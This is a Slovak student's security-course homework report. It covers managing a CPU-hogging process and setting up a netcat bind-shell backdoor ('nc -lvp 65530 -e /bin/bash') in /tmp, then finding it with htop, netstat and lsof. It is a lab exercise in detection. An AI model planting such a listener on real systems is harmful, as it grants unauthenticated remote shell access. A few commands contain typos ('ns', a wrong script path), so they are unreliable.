PRBIT - Princípy bezpečnosti informačných technológií

Report - Domáca úloha č.3

Autor: Marek Čederle

Cvičenie: Pondelok 17:00

Použité príkazy a ich vysvetlenie

Zadanie č.1

Procesy – zadanie č. 1

- **Príprava:**
  - Ako bežný používateľ: vytvoriť proces, ktorý zaberá “veľa” procesorového času a/alebo pamäte.
- **Úloha:**
  - Ako administrátor: identifikovať proces, ktorý vyťažuje systém.
  - Identifikovať používateľa, ktorý proces spustil.
  - Znížiť procesu prioritu plánovania.
  - Zastaviť proces.
  - Zrušiť proces.

Najskôr si vytvorím súbor `3uloha.sh`, ktorý bude neustále vyťažovať CPU.

```
nano /tmp/3uloha.sh
```


Obsah súboru:

```
#! /bin/bash
while  true;
do
        echo "3uloha" >> /dev/null
done
```

Nastavenie spustiteľnosti súboru, a spustenie na pozadí (na to slúži `&` na konci príkazu):

```
chmod +x /tmp/3uloha.sh
./tmp/3uloha.sh &
```

Pomocou `htop` viem zistiť proces ktorý vyťažuje CPU tak, že si výpis zoradím podľa využitia CPU. Takto viem zistiť používateľa, ktorý ho spustil. Viem aj znížiť alebo zvýšiť prioritu procesu pomocou `Nice +/-` (pre nice treba spustiť `htop` pomocou `sudo`). Následne môžem pomocou `htop` zastaviť proces, ktorý vyťažuje CPU, pomocou `SIGSTOP` a `SIGCONT` ho znova spustiť. A nakoniec ho môžem aj ukončiť pomocou `SIGTERM` alebo `SIGKILL`.



Zadanie č.2

Procesy – zadanie č. 2

- **Príprava:**
  - Ako bežný používateľ vytvorte proces, ktorý vykonáva program z adresára /tmp: program čaká na sieťové spojenie, ktorého obsah presmeruje do shell-u (vstup aj výstup).
  - Iný používateľ (kolega) sa pripojí (z iného stroja) a používa takto dostupný shell (backdoor).
- **Úloha:**
  - Identifikujte proces spustený z /tmp, a používateľa.
  - Zistite, aké sieťové spojenia má tento proces otvorené (adresy a porty).
- Hodnotenie: 1 b
- Ak vám bude chýbať niektorý nástroj, doinštalujte ho.

Najskôr si vytvorím súbor `backdoor.sh` v adresári `/tmp` pomocou editora (napr. `nano`). A následne dám nasledujúci obsah:

```
#!/bin/bash
nc -lvp 65530 -e /bin/bash
```

- `nc` - príkaz na vytvorenie sieťového spojenia (`netcat`)

    - `-l` - spustenie `nc` v režime "listen"
    - `-v` - zobrazenie výpisu (verbose)
    - `-p` - nastavenie portu
    - `65530` - port, na ktorom bude `nc` počúvať
    - `-e` - spustenie príkazu po pripojení (execute)
    - `/bin/sh` - príkaz, ktorý sa spustí po pripojení

Treba ho nastaviť ako spustiteľný a spustiť na pozadí:

```
chmod +x /tmp/backdoor.sh
/tmp/backdoor.sh & # spustenie na pozadi
```

Následne sa môže kolega pripojiť na port 65530 pomocou `nc` a využiť tento backdoor. Špecifikuje IP adresu a port:

```
ns <ip_addr> 65530
```

```
[rocky@rocky-student-6 tmp]$ /tmp/backdoor.sh &
[1] 150582
[rocky@rocky-student-6 tmp]$ Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::65530
Ncat: Listening on 0.0.0.0:65530
Ncat: Connection from 10.103.1.6.
Ncat: Connection from 10.103.1.6:36758.
/bin/sh: line 1: tester: command not found
```

Proces vieme zase identifikovať pomocou `htop`. Ak je niekto pripojený, vieme zistiť dodatočné informácie nasledovným príkazom:

```
netstat | grep 65530
```

- `netstat` - príkaz na zobrazenie sieťových štatistík
- `|` - pipe, preposlanie výstupu z prvého príkazu do druhého
- `grep` - príkaz na vyhľadanie reťazca
- `65530` - port, ktorý chceme vyhľadať

Na zistenie sieťových spojení a otvorených portov môžeme použiť nasledujúci príkaz:

```
lsof -i
```

- `lsof` - príkaz na zobrazenie otvorených súborov
    - `-i` - zobrazenie otvorených socketov